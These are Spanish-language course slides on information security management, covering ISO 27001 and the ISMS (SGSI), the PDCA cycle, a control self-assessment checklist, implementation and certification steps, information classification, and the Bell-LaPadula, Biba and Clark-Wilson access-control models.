
Gestión de la seguridad

1. Introducción y conceptos de seguridad
2. Ataques en los sistemas TIC
3. Seguridad en entornos WEB
4. Ingeniería Social
5. Práctica: Ataques básicos
6. Seguridad en Redes de Área Local
7. Práctica: Implementación de seguridad en redes LAN
8. Seguridad Perimetral
9. Practica: Implementación de políticas de seguridad Perimetral
10. Infraestructuras de clave pública
11. Introducción a LDAP
12. Seguridad en el Comercio Electrónico
13. Gestión de la seguridad

    1. Sistema de Gestión de la Seguridad de la información (SGSI)
    2. Clasificación y control de acceso a la información
    3. Securización de aplicaciones
    4. Auditoría de Seguridad

14. Plan Director de Seguridad
15. Examen CompTIA Security+

SGSI


Amenazas
Aprovechan
Vulnerabilidades
Protegen de
Aumentan
Aumentan
Exponen
Controles
Disminuyen
Riesgos
Activos
Imponen
Marcan
Impactan si se materializan
Aumenta
Tienen
Requerimientos de seguridad
Valor de los activos
Fuente: www.ISO27000.es

SGSI

- El SGSI (Sistema de Gestión de Seguridad de la Información) es un Sistema cuyos fines son la planificación, ejecución, verificación y mejora continua de un conjunto de controles y medidas tanto técnicas, de procedimientos y organizativas que permitirán reducir el riesgo de Seguridad en las Organizaciones y, sobre todo, dotarlas de un esquema de gestión de los procesos de seguridad. Es el concepto central sobre el que se construye ISO 27001


- La gestión de la seguridad de la información debe realizarse mediante un proceso sistemático, documentado y conocido por toda la organización.

- Garantizar un nivel de protección total es virtualmente imposible, incluso en el caso de disponer de un presupuesto ilimitado.

- El propósito de un sistema de gestión de la seguridad de la información es, por tanto, garantizar que los riesgos de la seguridad de la información sean conocidos, asumidos, gestionados y minimizados por la organización de una forma documentada, sistemática, estructurada, repetible, eficiente y adaptada a los cambios que se produzcan en los riesgos, el entorno y las tecnologías.

Metodología PDCA

- **Metodología PDCA (Plan Do Check Act)**



Metodología PDCA

PLAN	DO
▪ Definir el Alcance del SGSI ▪ Definir la Política del SGSI ▪ Identificar los Riesgos ▪ Gestionar los Riesgos ▪ Seleccionar los Controles ▪ Desarrollar procedimientos y otros documentos de gestión	▪ Definir e Implantar el Plan de Gestión de Riesgos ▪ Implantar los controles seleccionados ▪ Implantar los procedimientos y otros documentos de gestión
ACT	**CHECK**
▪ Implantar las Mejoras ▪ Adoptar acciones correctivas y Preventivas ▪ Comunicar acciones y Resultados ▪ Verificar que las mejoras cumplen su objetivo	▪ Desarrollar procedimientos de monitorización ▪ Revisar regularmente el SGSI ▪ Revisar los Niveles de Riesgo ▪ Auditar internamente el SGSI

Metodología PDCA

- La ISO 27001:2005 “Information Technology Security Techniques” es la evolución certificable del código de buenas prácticas ISO 17799

- Adoptar ISO 27001 implica la adecuada implantación, gestión y operación de todo lo relacionado con la implantación de un SGSI, siendo la norma más completa que existe en la implantación de controles, métricas e indicadores que permiten establecer un marco adecuado de SGSI en una organización.

- Se divide en 11 dominios, que suponen 39 objetivos de control y 133 controles

ÁREAS DE ISO 27001

- **Security policy:** Proceso para evaluar expectativas de seguridad y demostrar que existe un comité de seguridad apoyado por la dirección.
- **Organization and information security:** Se proporciona una estructura que demuestra la existencia de un responsable de seguridad, con funciones asignadas.
- **Asset Management:** Existe un proceso de inventariado de los sistemas TIC y la información de la empresa, con indicación de quien es el responsable de los mismos, y en qué nivel de seguridad deben encontrarse.
- **Human resources security:** Evalúa la gestión de los recursos humanos en su implicación con la seguridad (formación, contratos, etc)
- **Physical and environment security:** Demuestra la existencia de un plan de seguridad física, red y empleados que tienen que ver con ella (copias de backup, etc)
- **Communications and operations Management:** Demuestra la existencia de un plan con sistemas preventivos (como antivirus), un sistema de monitorización, logs, seguridad en las comunicaciones, y u plan de respuesta a incidencias (IRP).
- **Access control:** Mecanismos de protección ante intrusos externos e internos (passwords, autenticación, etc)
- **Information Systems acquisition, development and maintenance:** Mide las inversiones y recursos dedicados a las TIC en cuanto a renovaciones, actualizaciones y mejoras del parque de software y hardware.
- **Information security incident Management:** Define la existencia de un IRP, y lo indicado en el mismo en cuanto a acciones a tomar, escalados, etc.
- **Business continuity Management (BCM):** Demuestra la existencia de planes de continuidad de negocio ante incidentes de todo tipo (por ejemplo naturales, terrorismo, informáticos, etc).
- **Compliance:** Demuestra el cumplimiento de aspectos legales, regulatorios, etc.

AUTODIAGNOSTICO ISO 27001

- **POLÍTICAS DE SEGURIDAD**
  - Existen documentos de políticas de seguridad de SI
  - Existe normativa relativa a la seguridad de los SI
  - Existen procedimientos relativos a la seguridad de SI
  - Existe un responsable de las políticas, normas y procedimientos
  - Existen mecanismos para la comunicación a los usuarios de las normas
  - Existen controles regulares para verificar la efectividad de las políticas

- **ORGANIZACIÓN DE LA SEGURIDAD**
  - Existen roles y responsabilidades definidos para las personas implicadas en la seguridad
  - Existe un responsable encargado de evaluar la adquisición y cambios de SI
  - La Dirección y las áreas de la Organización participa en temas de seguridad
  - Existen condiciones contractuales de seguridad con terceros y outsourcing
  - Existen criterios de seguridad en el manejo de terceras partes
  - Existen programas de formación en seguridad para los empleados, clientes y terceros
  - Existe un acuerdo de confidencialidad de la información que se accede.
  - Se revisa la organización de la seguridad periódicamente por una empresa externa

- **ADMINISTRACIÓN DE ACTIVOS**
  - Existen un inventario de activos actualizado
  - El Inventario contiene activos de datos, software, equipos y servicios
  - Se dispone de una clasificación de la información según la criticidad de la misma
  - Existe un responsable de los activos
  - Existen procedimientos para clasificar la información
  - Existen procedimientos de etiquetado de la información

AUTODIAGNOSTICO ISO 27001

- **SEGURIDAD DE LOS RRHH**
  - Se tienen definidas responsabilidades y roles de seguridad
  - Se tiene en cuenta la seguridad en la selección y baja del personal
  - Se plasman las condiciones de confidencialidad y responsabilidades en los contratos
  - Se imparte la formación adecuada de seguridad y tratamiento de activos
  - Existe un canal y procedimientos claros a seguir en caso de incidente de seguridad
  - Se recogen los datos de los incidentes de forma detallada
  - Informan los usuarios de las vulnerabilidades observadas o sospechadas
  - Se informa a los usuarios de que no deben, bajo ninguna circunstancia, probar las vulnerabilidades
  - Existe un proceso disciplinario de la seguridad de la información

- **SEGURIDAD FÍSICA Y DEL AMBIENTE**
  - Existe perímetro de seguridad física (una pared, puerta con llave).
  - Existen controles de entrada para protegerse frente al acceso de personal no autorizado
  - Un área segura ha de estar cerrada, aislada y protegida de eventos naturales
  - En las áreas seguras existen controles adicionales al personal propio y ajeno
  - Las áreas de carga y expedición están aisladas de las áreas de SI
  - La ubicación de los equipos está de tal manera para minimizar accesos innecesarios.
  - Existen protecciones frente a fallos en la alimentación eléctrica
  - Existe seguridad en el cableado frente a daños e intercepciones
  - Se asegura la disponibilidad e integridad de todos los equipos
  - Existe algún tipo de seguridad para los equipos retirados o ubicados exteriormente
  - Se incluye la seguridad en equipos móviles

AUTODIAGNOSTICO ISO 27001

- **GESTIÓN DE COMUNICACIONES Y OPERACIONES**
  - Todos los procedimientos operativos identificados en la política de seguridad han de estar documentados
  - Están establecidas responsabilidades para controlar los cambios en equipos
  - Están establecidas responsabilidades para asegurar una respuesta rápida, ordenada y efectiva frente a incidentes de seguridad
  - Existe algún método para reducir el mal uso accidental o deliberado de los Sistemas
  - Existe una separación de los entornos de desarrollo y producción
  - Existen contratistas externos para la gestión de los Sistemas de Información
  - Existe un Plan de Capacidad para asegurar la adecuada capacidad de proceso y de almacenamiento
  - Existen criterios de aceptación de nuevos SI, incluyendo actualizaciones y nuevas versiones
  - Controles contra software maligno
  - Realizar copias de backup de la información esencial para el negocio
  - Existen logs para las actividades realizadas por los operadores y administradores
  - Existen logs de los fallos detectados
  - Existen rastro de auditoría
  - Existe algún control en las redes
  - Hay establecidos controles para realizar la gestión de los medios informáticos.(cintas, discos, removibles, informes impresos)
  - Eliminación de los medios informáticos. Pueden disponer de información sensible
  - Existe seguridad de la documentación de los Sistemas
  - Existen acuerdos para intercambio de información y software
  - Existen medidas de seguridad de los medios en el tránsito
  - Existen medidas de seguridad en el comercio electrónico.
  - Se han establecido e implantado medidas para proteger la confidencialidad e integridad de información publicada
  - Existen medidas de seguridad en las transacciones en línea
  - Se monitorean las actividades relacionadas a la seguridad

AUTODIAGNOSTICO ISO 27001

- **CONTROL DE ACCESOS**
  - Existe una política de control de accesos
  - Existe un procedimiento formal de registro y baja de accesos
  - Se controla y restringe la asignación y uso de privilegios en entornos multi-usuario
  - Existe una gestión de los password de usuarios
  - Existe una revisión de los derechos de acceso de los usuarios
  - Existe el uso del password
  - Se protege el acceso de los equipos desatendidos
  - Existen políticas de limpieza en el puesto de trabajo
  - Existe una política de uso de los servicios de red
  - Se asegura la ruta (path) desde el terminal al servicio
  - Existe una autenticación de usuarios en conexiones externas
  - Existe una autenticación de los nodos
  - Existe un control de la conexión de redes
  - Existe un control del routing de las redes
  - Existe una identificación única de usuario y una automática de terminales
  - Existen procedimientos de log-on al terminal
  - Se ha incorporado medidas de seguridad a la computación móvil
  - Está controlado el teletrabajo por la organización

AUTODIAGNOSTICO ISO 27001

- **DESARROLLO Y MANTENIMIENTO DE LOS SISTEMAS**
  - Se asegura que la seguridad está implantada en los Sistemas de Información
  - Existe seguridad en las aplicaciones
  - Existen controles criptográficos.
  - Existe seguridad en los ficheros de los sistemas
  - Existe seguridad en los procesos de desarrollo, testing y soporte
  - Existen controles de seguridad para los resultados de los sistemas
  - Existe la gestión de los cambios en los SO.
  - Se controlan las vulnerabilidades de los equipos

- **ADMINISTRACIÓN DE INCIDENTES**
  - Se comunican los eventos de seguridad
  - Se comunican los debilidadesde seguridad
  - Existe definidas las responsabilidades antes un incidente.
  - Existe un procedimiento formal de respuesta
  - Existe la gestión de incidentes

- **GESTIÓN DE LA CONTINUIDAD DEL NEGOCIO**
  - Existen procesos para la gestión de la continuidad.
  - Existe un plan de continuidad del negocio y análisis de impacto
  - Existe un diseño, redacción e implantación de planes de continuidad
  - Existe un marco de planificación para la continuidad del negocio
  - Existen prueba, mantenimiento y reevaluación de los planes de continuidad del negocio.

AUTODIAGNOSTICO ISO 27001

- **CUMPLIMIENTO**
  - Se tiene en cuenta el cumplimiento con la legislación por parte de los sistemas
  - Existe el resguardo de la propiedad intelectual
  - Existe el resguardo de los registros de la organización
  - Existe una revisión de la política de seguridad y de la conformidad técnica
  - Existen consideraciones sobre las auditorías de los sistemas

IMPLANTACIÓN ISO 27001

Paso 1: Divulgación requerimientos 27001

Se divulgará al personal responsable de la gestión de la implantación del SGSI de la EMPRESA el objetivo y alcance de la norma, así como las fases del ciclo de consultoría que se llevará a cabo para realizar la implantación de los 11 dominios del plan de SGSI, así como de sus 39 objetivos de control y sus 133 controles.

Se revisará las necesidades y Objetivo del servicio así como el proceso de gestión del cambio.

Paso 2: Determinación de Recursos, sus Roles y Responsabilidades y Diagnóstico Inicial.

Periódicamente deberán reunirse para evaluar entre otros:

1. Resultados auditorías internas
2. Cambios en el SGSI
3. Incidentes + Soluciones
4. Compromisos + Fechas


Se realizará el acto de investidura formal de los responsables del SGSI firmado un acta de compromisos sobre los plazos generales para conseguir los objetivos.

Se realizará el Diagnóstico Inicial de estado de madurez hábitos actuales.

IMPLANTACIÓN ISO 27001


Paso 3: Determinación Resultados SGSI

De cara a salvaguardar la Confidencialidad, Integridad y Disponibilidad de la información escrita, hablada o procesada de la EMPRESA se apoyará a los responsables de la gestión del SGSI para centrar los resultados a alcanzar por los distintos departamentos de la EMPRESA mediante un análisis de Brechas. Esto se consolidará a través de un tablero de control de compromisos y el cierre de la declaración de aplicabilidad



Paso 4: Análisis y Diagnóstico de Riesgos

Se establecerán los criterios según los cuales los riesgos de la seguridad de información deben ser evaluados. Las decisiones en relación a la aceptación del riesgo y a los controles necesarios deben de estar basadas en alcanzar los objetivos de la dirección, de la organización y de la estrategia de la EMPRESA.




IMPLANTACIÓN ISO 27001

Paso 5: Elaboración, Maduración, Aplicación Gradual y de Procesos SGSI en la Empresa

Se procederá a la elaboración, maduración y **aplicación gradual** de los procesos resultantes (**Manual SGSI**) e Implantación Objetivos de control.

De esta fase hay que destacar


1. **Taller gestión acciones correctivas - preventivas**
2. **Taller gestión auditoría interna**



Paso 6: Desarrollo competencias organizacionales

Uno de los principios que predominan en el SGSI es que **"la seguridad es tan fuerte como el eslabón más débil de la cadena"** y aunque la **infraestructura** juega un papel importante la iteración de las **personas** con esta y los ámbitos de información internos y externos de la empresa constituyen el principal foco para la gestión del riesgo.

1. **Concienciación** General
2. **Formación** actual y futura
3. **Verificación** adherencia SGSI
4. Revisión por la **Dirección**



IMPLANTACIÓN ISO 27001

Fase 7: Ejecución Auditorías Internas, Recolección Evidencias

Se desarrollarán las **auditorías internas periódicas** guiadas por el responsable de SGSI durante la implantación, documentadas y con base en las **evidencias** del plan de control, para garantizar que el SGSI está implementado de forma efectiva.

1. Auditorías internas pre implantación.


Asesoramiento y apoyo para preparación auditorías post-certificación (opcional).

Fase 8: Auditorías Para Certificación

Un **Auditor autorizado** a certificar procederá a realizar la pre-auditoría y auditoría final externa, para certificar el grado de cumplimiento del SGSI de la empresa respecto a norma ISO 27001

1. **Fase 1: Pre-auditoría** : Revisión Documentación.
2. **Fase 2: Auditoría de Certificiación**

Auditoría de Seguimiento (cada 6 meses ó 1 año) y Auditoría de Recertificación (cada 3 años).



⊕ ⊕ ⊕

⊖ ⊖

VENTAJAS DE LA CERTIFICACIÓN ISO 27001


- Obtener un reconocimiento internacionalmente aceptado como estándar de SGSI
- Proteger las ventajas competitivas de la información empresarial, modelo de negocio, etc
- Garantizar la eficacia del esfuerzo dedicado a implantar un SGSI
- Incrementar la confianza y reputación de la imagen de la marca en el mercado
- Evitar pérdidas, robos o descuidos de los activos de información de la empresa
- Garantizar la conformidad de aspectos reglamentarios y legales, y poder demostrarlo
- Mejorar la gestión del riesgo financiero de la empresa evitando posibles sanciones
- Eliminar barreras de entrada mejorando las condiciones para licitaciones
- Continuidad de las operaciones del negocio tras incidentes graves
- Revisión constante de riesgos y controles

DOCUMENTOS QUE FORMAN EL SGSI

- **Alcance del SGSI:** ámbito de la organización que queda sometido al SGSI
- **Política y objetivos de seguridad:** establece el compromiso de la dirección y el enfoque de la organización en la gestión de la seguridad
- **Procedimientos y mecanismos de control que soportan al SGSI:** aquellos procedimientos que regulan el propio funcionamiento del SGSI.
- **Enfoque de evaluación de riesgos:** descripción de la metodología a emplear (cómo se realizará la evaluación de las amenazas)
- **Informe de evaluación de riesgos:** estudio resultante de aplicar la metodología de evaluación anteriormente mencionada a los activos de información de la organización.
- **Plan de tratamiento de riesgos:** identifica las acciones, recursos, responsabilidades y prioridades para gestionar los riesgos de seguridad
- **Procedimientos documentados:** todos los necesarios para asegurar la planificación, operación y control de los procesos de seguridad de la información, así como para la medida de la eficacia de los controles implantados.
- **Registros:** documentos que proporcionan evidencias de la conformidad con los requisitos y del funcionamiento eficaz del SGSI.
- **Declaración de aplicabilidad:** documento que contiene los objetivos de control y los controles contemplados por el SGSI, basado en los resultados de los procesos de evaluación y tratamiento de riesgos, justificando inclusiones y exclusiones.

Clasificación de la información

- La clasificación de la información es un aspecto fundamental en seguridad. En una organización, el 20% de la información es pública y el 80% de la misma es interna, pero en ambas existen determinadas limitaciones a cómo se divulga la información:
  - **Información pública:** Es información que se ofrecerá al exterior de la organización, pero no toda ella debe estar disponible para todos el público:
    - **Distribución limitada:** Es información externa, no secreta, pero que no debería ser conocida por todo el mundo, por ejemplo la información prestada para obtener una línea de crédito.
    - **Distribución total:** Esta información si que es distribuida para que todo el mundo tenga acceso a ella, por ejemplo información que se entrega junto con una campaña de marketing.
  - **Información privada:** Su destino es interno a la organización, y podría comprometer a la empresa en caso de ser sacada al exterior. Puede contener secretos, planes de estratégicos, datos de clientes o empleados, etc.
    - **Información interna:** La información interna incluye datos financieros, documentos de trabajo, y en general cualquier información relacionada con el funcionamiento del negocio. De ella depende la operativa de la empresa, por lo que debe ser valorada y protegida.
    - **Información restringida:** Esta información puede provocar graves daños a la empresa si fuera publicada. Incluye información estratégica, secretos, etc. Esta información puede ponerse bajo una política de “no la conoce quien no la necesita”



Control de acceso a la información

- La información es el bien más preciado de una empresa, está protegida legalmente ye existe mucho interés por su obtención.

- Deben establecerse mecanismos que protejan a la información, estableciendo quien puede y quien no puede acceder a ella.


- Para ello, se establecen varios niveles de criticidad de la información, y se asignan derechos de acceder a la misma en determinados niveles.

- El control de acceso a la información define el método utilizado para asegurar que los usuarios tengan acceso exclusivamente a la información a la que están autorizados. Hay varios modelos, pero comunes a todos son las siguientes reglas:

  - Todo lo no indicado por la política de acceso, está implícitamente denegado

  - Cuando se asignan permisos, se asigna el nivel de privilegios más bajos para que el usuario pueda hacer lo que realmente necesita.

  - Los puestos de asignación de permisos deben rotar lo suficiente para evitar estar a merced de algún administrador.



Control de acceso a la información

- **Modelo Bell La-Padula:** Es un modelo diseñado para gestionar información militar clasificada. Se basa en que un usuario de un nivel de privilegio no puede leer la información de niveles superiores, y no puede escribir en niveles inferiores.

- **Modelo Biba:** Es similar a Bell La-Padula, pero está más preocupado por la integridad de los datos. Un usuario o puede escribir en niveles superiores y no puede leer de niveles inferiores. De este modo se asegura que la información de niveles superiores no es afectada por información no del todo cierta que pueda haber en niveles inferiores.


- **Modelo Clark-Wilson:** En este modelo los datos no pueden ser accedidos directamente. Existe una aplicación de lectura en cada nivel y una aplicación de escritura en cada nivel. De este modo los usuarios sólo podrán hacer lo que les permita la aplicación a la que tienen acceso.

